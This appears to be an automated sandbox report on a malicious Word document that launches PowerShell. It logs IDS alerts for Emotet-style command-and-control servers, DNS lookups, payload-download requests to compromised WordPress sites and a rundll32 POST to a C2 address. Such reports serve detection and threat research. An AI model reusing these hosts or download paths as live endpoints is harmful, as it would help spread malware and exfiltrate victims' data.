Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 b5 5a 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e b8 01 00 62 7f 00 00 62 7f 00 00 b5 52 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-20:58:42.378907	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	70.32.23.58	192.168.2.22
01/27/21-20:59:29.562452	TCP	2404344	ET CNC Feodo Tracker Reported CnC Server TCP group 23	49179	80	192.168.2.22	84.232.229.24
01/27/21-20:59:35.214781	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49180	8080	192.168.2.22	51.255.203.164
01/27/21-21:00:24.234592	TCP	2404328	ET CNC Feodo Tracker Reported CnC Server TCP group 15	49182	8080	192.168.2.22	217.160.169.110

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:58:42.077003956 CET	49167	80	192.168.2.22	70.32.23.58
Jan 27, 2021 20:58:42.226524115 CET	80	49167	70.32.23.58	192.168.2.22
Jan 27, 2021 20:58:42.226600885 CET	49167	80	192.168.2.22	70.32.23.58
Jan 27, 2021 20:58:42.228451967 CET	49167	80	192.168.2.22	70.32.23.58
Jan 27, 2021 20:58:42.377895117 CET	80	49167	70.32.23.58	192.168.2.22
Jan 27, 2021 20:58:42.378906965 CET	80	49167	70.32.23.58	192.168.2.22
Jan 27, 2021 20:58:42.462366104 CET	49168	80	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.502701998 CET	80	49168	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.502768040 CET	49168	80	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.502902985 CET	49168	80	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.543035984 CET	80	49168	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.543231964 CET	80	49168	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.589772940 CET	49167	80	192.168.2.22	70.32.23.58
Jan 27, 2021 20:58:42.605015993 CET	49169	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.641979933 CET	80	49167	70.32.23.58	192.168.2.22
Jan 27, 2021 20:58:42.642051935 CET	49167	80	192.168.2.22	70.32.23.58
Jan 27, 2021 20:58:42.647254944 CET	443	49169	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.647427082 CET	49169	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.661343098 CET	49169	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.703768015 CET	443	49169	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.703804016 CET	443	49169	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.703830957 CET	443	49169	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.703912020 CET	49169	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.715218067 CET	49169	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.716254950 CET	49170	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.745810032 CET	49168	80	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.755500078 CET	443	49169	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.759248018 CET	443	49170	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.759393930 CET	49170	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.759818077 CET	49170	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.783210993 CET	80	49168	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.783308983 CET	49168	80	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.802840948 CET	443	49170	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.802875996 CET	443	49170	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.802895069 CET	443	49170	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:42.803061962 CET	49170	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.806488991 CET	49170	443	192.168.2.22	192.124.249.8
Jan 27, 2021 20:58:42.849574089 CET	443	49170	192.124.249.8	192.168.2.22
Jan 27, 2021 20:58:43.092900038 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:43.346961021 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:43.347052097 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:43.347441912 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:43.600364923 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:43.600764036 CET	443	49171	177.12.170.95	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:58:43.601726055 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:43.601773024 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:43.601846933 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:43.601965904 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:43.617291927 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:43.872559071 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:44.087470055 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:45.553088903 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:45.808173895 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:45.809503078 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:45.989830971 CET	49174	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.062351942 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:46.062398911 CET	443	49171	177.12.170.95	192.168.2.22
Jan 27, 2021 20:58:46.062411070 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:46.062463045 CET	49171	443	192.168.2.22	177.12.170.95
Jan 27, 2021 20:58:46.141336918 CET	443	49174	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.141505003 CET	49174	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.142044067 CET	49174	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.297775984 CET	443	49174	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.297797918 CET	443	49174	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.298012972 CET	443	49174	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.298084021 CET	49174	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.301193953 CET	49174	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.302165031 CET	49175	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.452596903 CET	443	49174	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.453115940 CET	443	49175	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.453229904 CET	49175	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.453780890 CET	49175	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.605424881 CET	443	49175	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.605674982 CET	443	49175	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.605704069 CET	443	49175	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.605827093 CET	49175	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.608263969 CET	49175	443	192.168.2.22	35.209.96.32
Jan 27, 2021 20:58:46.761357069 CET	443	49175	35.209.96.32	192.168.2.22
Jan 27, 2021 20:58:46.893404007 CET	49176	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.046842098 CET	443	49176	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.047045946 CET	49176	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.047696114 CET	49176	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.198832035 CET	443	49176	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.199065924 CET	443	49176	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.199089050 CET	443	49176	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.199196100 CET	49176	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.202311993 CET	49176	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.203166008 CET	49177	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.353646994 CET	443	49176	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.354945898 CET	443	49177	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.355106115 CET	49177	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.355572939 CET	49177	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.507386923 CET	443	49177	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.507812977 CET	443	49177	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.507826090 CET	443	49177	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.507961035 CET	49177	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.511387110 CET	49177	443	192.168.2.22	35.209.174.246
Jan 27, 2021 20:58:47.584994078 CET	49178	443	192.168.2.22	35.163.191.195
Jan 27, 2021 20:58:47.665076017 CET	443	49177	35.209.174.246	192.168.2.22
Jan 27, 2021 20:58:47.820334911 CET	443	49178	35.163.191.195	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:58:41.851636887 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:42.058736086 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:42.403414965 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:42.461323023 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:58:42.547595978 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:42.604012966 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:42.828968048 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:43.091973066 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:44.170552969 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:44.221020937 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:44.225507975 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:44.273590088 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:44.761415958 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:44.809529066 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:44.812756062 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:44.860712051 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:45.820265055 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:45.989058018 CET	53	55171	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:46.616597891 CET	52496	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:46.890113115 CET	53	52496	8.8.8.8	192.168.2.22
Jan 27, 2021 20:58:47.522351027 CET	57564	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:58:47.584250927 CET	53	57564	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 20:58:41.851636887 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	ketoresetme.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:42.403414965 CET	192.168.2.22	8.8.8.8	0xe9da	Standard query (0)	intellisavvy.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:42.547595978 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	intellisavvy.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:42.828968048 CET	192.168.2.22	8.8.8.8	0xc229	Standard query (0)	mrveggy.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:45.820265055 CET	192.168.2.22	8.8.8.8	0x9f83	Standard query (0)	hbprivileged.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:46.616597891 CET	192.168.2.22	8.8.8.8	0x868	Standard query (0)	theo.digital	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:47.522351027 CET	192.168.2.22	8.8.8.8	0xac78	Standard query (0)	ummahstars.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 20:58:42.058736086 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	ketoresetme.com		70.32.23.58	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:42.461323023 CET	8.8.8.8	192.168.2.22	0xe9da	No error (0)	intellisavvy.com		192.124.249.8	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:42.604012966 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	intellisavvy.com		192.124.249.8	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:43.091973066 CET	8.8.8.8	192.168.2.22	0xc229	No error (0)	mrveggy.com		177.12.170.95	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:45.989058018 CET	8.8.8.8	192.168.2.22	0x9f83	No error (0)	hbprivileged.com		35.209.96.32	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:46.890113115 CET	8.8.8.8	192.168.2.22	0x868	No error (0)	theo.digital		35.209.174.246	A (IP address)	IN (0x0001)
Jan 27, 2021 20:58:47.584250927 CET	8.8.8.8	192.168.2.22	0xac78	No error (0)	ummahstars.com		35.163.191.195	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ketoresetme.com
- intellisavvy.com
- 51.15.7.145

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	70.32.23.58	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:58:42.228451967 CET	0	OUT	GET /wp-content/Rk4rz/ HTTP/1.1 Host: ketoresetme.com Connection: Keep-Alive
Jan 27, 2021 20:58:42.378906965 CET	1	IN	HTTP/1.1 403 Forbidden Date: Wed, 27 Jan 2021 19:58:42 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Length: 318 Keep-Alive: timeout=3, max=500 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 33 20 46 6f 72 62 69 64 64 65 6e 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. Additionally, a 403 Forbidd enerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	192.124.249.8	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:58:42.502902985 CET	1	OUT	GET /wp-admin/dRaG2H/ HTTP/1.1 Host: intellisavvy.com Connection: Keep-Alive
Jan 27, 2021 20:58:42.543231964 CET	2	IN	HTTP/1.1 301 Moved Permanently Server: Sucuri/Cloudproxy Date: Wed, 27 Jan 2021 19:58:42 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive X-Sucuri-ID: 15008 Location: https://intellisavvy.com/wp-admin/dRaG2H/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>
Jan 27, 2021 20:58:42.783210993 CET	4	IN	HTTP/1.1 301 Moved Permanently Server: Sucuri/Cloudproxy Date: Wed, 27 Jan 2021 19:58:42 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive X-Sucuri-ID: 15008 Location: https://intellisavvy.com/wp-admin/dRaG2H/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49184	51.15.7.145	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 21:00:34.622399092 CET	457	OUT	POST /mcbf10vnnn8hf/qv9l36h26wgbq5tqf/ HTTP/1.1 DNT: 0 Referer: 51.15.7.145/mcbf10vnnn8hf/qv9l36h26wgbq5tqf/ Content-Type: multipart/form-data; boundary=----------------GbQkm8qOKaDBZZ6NN User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.15.7.145 Content-Length: 6020 Connection: Keep-Alive Cache-Control: no-cache
Jan 27, 2021 21:00:34.678353071 CET	460	IN	HTTP/1.1 503 Service Temporarily Unavailable Server: nginx/1.4.6 (Ubuntu) Date: Wed, 27 Jan 2021 20:00:35 GMT Content-Type: text/html Content-Length: 933 Connection: close ETag: "4cefac17-3a5"


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 20:58:43.601773024 CET	177.12.170.95	443	192.168.2.22	49171	CN=mrveggy.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Jan 11 02:13:40 CET 2021	Sun Apr 11 03:13:40 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 27, 2021 20:58:48.022241116 CET	35.163.191.195	443	192.168.2.22	49178	CN=www.ummahstars.com, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Fri Mar 20 12:52:22 CET 2020	Thu May 19 22:40:05 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2268 Parent PID: 584

General

Start time:	20:58:38
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f820000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF2AB809B409245879.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D6C	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D6C	F5D6C	binary	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D2 FD 32 53 32 F5 D6 01 6C 5D 0F 00 6C 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 